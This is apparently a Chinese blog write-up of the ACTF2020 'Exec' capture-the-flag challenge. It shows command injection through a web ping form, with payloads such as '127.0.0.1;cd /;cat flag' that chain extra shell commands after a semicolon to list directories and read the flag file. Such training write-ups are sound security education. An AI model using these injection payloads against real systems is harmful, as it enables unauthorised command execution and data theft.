
[ACTF2020 新生赛]Exec 1(Linux/远程命令执行)

原创


哇gg 于 2020-11-17 15:19:03 发布 317 收藏 4

分类专栏： BUUCTF-WEB 文章标签： linux flag

本文链接：https://blog.csdn.net/weixin_45253573/article/details/109743407




打开环境



又是一个ping的题，猜测远程命令执行。

payload：`ping 127.0.0.1;ls`




直接显示了index.php,要知道Linux系统显示网页的路径是/var/www/html

也就是说index.php在这个路径里


而且;分号又没有过滤

先返回根目录看看flag在不在：`127.0.0.1;cd /;ls`



还真在，而且空格，分号都没过滤。

最后的payload：`127.0.0.1;cd /;cat flag`



得到flag